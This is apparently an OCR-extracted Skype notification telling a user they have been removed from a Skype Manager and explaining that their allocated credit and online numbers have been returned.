
Your Skype account is still active, but you will no longer be allocated Skype Credit or Online Numbers by this Skype Manager. Any Online Numbers previously allocated to you by this Skype Manager have now been removed and returned to the Skype Manager.


You are now able to join a different Skype Manager, or you can purchase Skype Credit and products directly through your Skype account.


You have been removed from a Skype Manager

